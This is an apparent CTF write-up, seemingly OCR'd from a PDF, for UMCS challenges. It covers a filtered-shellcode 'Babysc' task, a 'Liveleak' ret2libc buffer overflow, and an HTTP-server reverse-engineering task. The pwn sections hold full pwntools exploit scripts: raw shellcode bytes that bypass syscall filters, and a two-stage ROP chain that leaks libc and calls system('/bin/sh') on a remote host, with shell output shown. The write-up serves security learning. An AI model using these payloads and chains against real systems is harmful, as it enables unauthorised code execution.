


Umcs{willow_tree_campsite}

PWN

Babysc

Connect with the ip



From the source code,

```c
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <time.h>
#include <errno.h>
#include <assert.h>
#include <libgen.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/signal.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
#include <sys/sendfile.h>
#include <sys/prctl.h>
#include <sys/personality.h>
#include <arpa/inet.h>


void *shellcode;
size_t shellcode_size;


void vuln(){
```

```
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    shellcode = mmap((void *)0x26e45000, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

    puts("Enter 0x1000");
    shellcode_size = read(0, shellcode, 0x1000);
    for (int i = 0; i < shellcode_size; i++)
    {
        uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
        if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
        {
            printf("Bad Byte at %d!\n", i);
            exit(1);
        }
    }
   puts("Executing shellcode!\n");
    ((void(*)())shellcode)();
}



int main(){

    vuln();


    return 0;

}
```

From reviewing the source code, we can identify a classic mmap()-based shellcode execution vulnerability:


the **binary filters certain bad instructions** like int 0x80, syscall, sysenter

To bypass the filters, we must avoid forbidden instructions. Luckily, we found a suitable shellcode on ShellStorm which avoids those bad instructions and spawns a shell without relying on syscalls directly:


write the exploit

```python
from pwn import *

# Adjust verbosity to show useful information during execution
context.log_level = 'debug'

# Target details
host = '34.133.69.112'
port = 10001

# Optional: reference to local binary (not used for remote but good for context)
target_path = './babysc'
exe = ELF(target_path, checksec=False)
context.binary = exe

# Establish connection with remote target
conn = remote(host, port)

# Shellcode payload (ensure no bad bytes are included)
payload = b""
payload += b"\xbf\x55\xa5\xf8\xfc\xdb\xcb\xd9\x74\x24\xf4\x5e"
payload += b"\x33\xc9\xb1\x0c\x83\xc6\x04\x31\x7e\x10\x03\x7e"
payload += b"\x10\xb7\x50\xb0\x44\x18\xf9\x28\xdb\x49\x8e\xc2"
payload += b"\x23\x0c\x20\x47\x7b\x7c\xa7\x0f\xae\xe3\x73\x8e"
payload += b"\xe2\x0b\x71\x2e\x03\xcb\xa9\x4c\x6a\xa5\x9a\xf2"
payload += b"\x0d\x4a\x8d\xf2\x9b\xfb\x19\xad\x49\x38\xfa\x5e"
payload += b"\x8b"

# Wait for input prompt from the server
conn.recvuntil(b"x1000")

# Deliver the payload to the service
conn.sendline(payload)

# Output any initial line from the service
print(conn.recvline().decode(errors="ignore"))

# Hand over control to the user
conn.interactive()
```

Once executed, the shellcode successfully bypassed the filter and gave us a shell. From there, we simply navigated to the root directory and found the flag:



Liveleak



In this challenge, we were given a binary (chall), a custom dynamic linker (ld-2.35.so), a custom libc (libc.so.6), and a Dockerfile indicating that the binary runs under Ubuntu 22.04 on port 10007. The flag is in the format umcs{...}.

The attack plan was as follows:

1. **Analyze the binary** to determine its protections.
2. **Exploit a buffer overflow** to leak a libc address.
3. **Compute libc base** and then construct a ret2libc payload to call system("/bin/sh").
4. **Connect to the remote service** to gain an interactive shell and retrieve the flag.

1. Environment and Preliminary Analysis

I try to run **checksec** (or inspect manually) to confirm mitigations

you'd see that:

- **Stack Canary:** Not present (in chall)
- **NX:** Enabled
- **PIE:** Disabled
- **RELRO:** Partial

After making research, I find this information tells that a classic stack overflow with ret2libc is a viable approach

2. Exploitation – Ret2libc Chain

The exploit is built in two stages:

Stage 1: Leak a libc Address

Build the Leak Payload

Using Pwntools in my Python exploit script, I constructed a payload that:

- Overflows the buffer (72 bytes).
- Uses a pop rdi; ret gadget to place the address of the GOT entry for puts into RDI.
- Calls puts() (from the PLT) to print the real address of puts.
- Returns to main to allow a second payload.

Commands in the Exploit Script (Excerpt):

```
offset = 72
rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]

payload = flat(
    b'A' * offset,
    pop_rdi,
    elf.got['puts'],   # leak puts address
    elf.plt['puts'],   # call puts@plt
    elf.symbols['main']  # return to main for second stage
)
log.info("Sending leak payload...")
p.recvuntil(b"Enter your input: ", timeout=5)
p.sendline(payload)
```

3. Receive and Parse the Leak

The exploit waits for the prompt, sends the payload, and then receives the leaked bytes:

```
p.recvline()  # Discard banner or prompt if present
leak = p.recvline().strip()
log.info(f"Received raw leak: {leak}")
leaked_puts = u64(leak.ljust(8, b'\x00'))
log.info(f"Leaked puts address: {hex(leaked_puts)}")
libc_base = leaked_puts - libc.symbols['puts']
log.info(f"Calculated libc base: {hex(libc_base)}")
```

Output:

```
[*] Received raw leak: b'PN2J\xc2|'
[*] Leaked puts address: 0x7cc24a324e50
[*] Calculated libc base: 0x7cc24a2a4000
[*] Calculated system() address: 0x7cc24a2f4d70
[*] Calculated '/bin/sh' address: 0x7cc24a47c678
```

Next Step: Build the ret2libc Payload

a) Calculate Addresses

With the leaked address, I calculate:

- system() address: libc_base + libc.symbols['system']
- "/bin/sh" string: libc_base + next(libc.search(b'/bin/sh'))

Example Calculation:

```
system_addr = libc_base + libc.symbols['system']
binsh_addr  = libc_base + next(libc.search(b'/bin/sh'))
log.info(f"Calculated system() address: {hex(system_addr)}")
log.info(f"Calculated '/bin/sh' address: {hex(binsh_addr)}")
```

b) Build and Send the Final Payload

The final payload overflows the buffer and does the following:

- Optionally uses a ret gadget for stack alignment.
- Sets up RDI with the address of "/bin/sh".

- Calls system("/bin/sh").

Command in the Script:

```
ret = rop.find_gadget(['ret'])[0]  # optional, for alignment
payload2 = flat(
    b'A' * offset,
    ret,
    pop_rdi,
    binsh_addr,
    system_addr
)
log.info("Sending ret2libc payload...")
p.recvuntil(b"Enter your input: ", timeout=5)
p.sendline(payload2)
p.interactive()
```

Output:

```
[*] Sending ret2libc payload...
[DEBUG] Sent 0x69 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000040  41 41 41 41  41 41 41 41  1a 10 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000050  bd 12 40 00  00 00 00 00  78 a6 a1 31  7f 74 00 00  |··@·|····|x··1|·t··|
    00000060  70 2d 89 31  7f 74 00 00  0a                        |p-·1|·t··|·|
    00000069
[*] Switching to interactive mode

id
[DEBUG] Sent 0x1 bytes:
    b'i'
[DEBUG] Sent 0x1 bytes:
    b'd'
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x39 bytes:
    b'uid=1000(pwnuser) gid=1000(pwnuser) groups=1000(pwnuser)\n'
uid=1000(pwnuser) gid=1000(pwnuser) groups=1000(pwnuser)
ls
[DEBUG] Sent 0x1 bytes:
    b'l'
[DEBUG] Sent 0x1 bytes:
    b's'
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x2d bytes:
```

4. Retrieving the Flag:

Once the shell is obtained, I try to interact with **ls** and found the "**flag_copy**" file:

Run Commands:

```
ls
[DEBUG] Sent 0x1 bytes:
    b'l'
[DEBUG] Sent 0x1 bytes:
    b's'
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x2d bytes:
    b'chall\n'
    b'flag_copy\n'
    b'ld-2.35.so\n'
    b'libc.so.6\n'
    b'supgais\n'
chall
flag_copy
ld-2.35.so
libc.so.6
supgais
cat flag_copy
```

I run the cat flag_copy and it directly produces a flag:
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}

```
[DEBUG] Received 0x2f bytes:
    b'umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}\n'
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
[*] Got EOF while reading in interactive
```

5. Full Exploit Script Summary


```python
#!/usr/bin/env python3
from pwn import *

# Setup and Context
context.binary = ELF('./chall')
context.log_level = 'debug'  # Using debug to trace I/O
elf = context.binary
libc = ELF('./libc.so.6')
ld_path = './ld-2.35.so'

remote_target = True  # Change to True for remote service
if remote_target:
    p = remote('34.133.69.112', 10007)
```

```python
else:
    p = process([ld_path, './chall'], env={'LD_PRELOAD': './libc.so.6'})

offset = 72

# Find necessary gadgets
rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret = rop.find_gadget(['ret'])[0]  # For stack alignment

# Stage 1: Leak a libc Address
payload = flat(
    b'A' * offset,
    pop_rdi,
    elf.got['puts'],
    elf.plt['puts'],
    elf.symbols['main']
)

log.info("Sending leak payload...")
p.recvuntil(b"Enter your input: ", timeout=5)
p.sendline(payload)

# Handle leak
p.recvline()  # Skip extra output
leak = p.recvline().strip()
log.info(f"Received raw leak: {leak}")

if len(leak) >= 6:
    leaked_puts = u64(leak.ljust(8, b'\x00'))
    log.info(f"Leaked puts address: {hex(leaked_puts)}")

    libc_base = leaked_puts - libc.symbols['puts']
    log.info(f"Calculated libc base: {hex(libc_base)}")

    # Stage 2: Build ret2libc Payload
    system_addr = libc_base + libc.symbols['system']
    binsh_addr = libc_base + next(libc.search(b'/bin/sh'))

    log.info(f"Calculated system() address: {hex(system_addr)}")
    log.info(f"Calculated '/bin/sh' address: {hex(binsh_addr)}")

    payload2 = flat(
        b'A' * offset,
        ret,        # For alignment (if necessary)
        pop_rdi,
        binsh_addr,
        system_addr
```

```
    )

    log.info("Sending ret2libc payload...")
    p.recvuntil(b"Enter your input: ", timeout=5)
    p.sendline(payload2)

    p.interactive()
else:
    log.error(f"Failed to leak a proper address. Received: {leak}")
    p.close()
```

Reverse Engineering

Htpp-server




In this challenge, we were given a file (server.uknown) and an IP address (34.133.69.112:8080), indicating that the actual flag might be on the server. The flag is in the format umcs{⋯}.

The attack plan was as follow:


1. Analyze the resources given (server.uknown, 34.133.69.112:8080)
2. Reverse engineer server.unknown to find way to retrieve flag from the server

1. **Analysis**

   Since the server.unkown file extension is ambiguous, I use *file* command to determine the exact filetype




Since it's an ELF executable, I try to execute it




From the output, we can deduce that it is the web server binary file itself, hence the answer to retrieve the flag lies in the file.

2. Reverse engineering

Firing up ghidra, I started by looking at every function and its decompiled code to see if I can find any clue.




When looking at FUN_0010154b, I found a code snippet that searches the HTTP request for *GET /goodshit/umcs_server HTTP/13.37*, and return the flag if it is found.



And sure enough, using *GET /goodshit/umcs_server HTTP/13.37* as the request header returns the flag: umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}.

Bonus

An easier way was to use *strings* command that will list down every strings in the binary file including the request header, *GET /goodshit/umcs_server HTTP/13.37*.



flag: umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}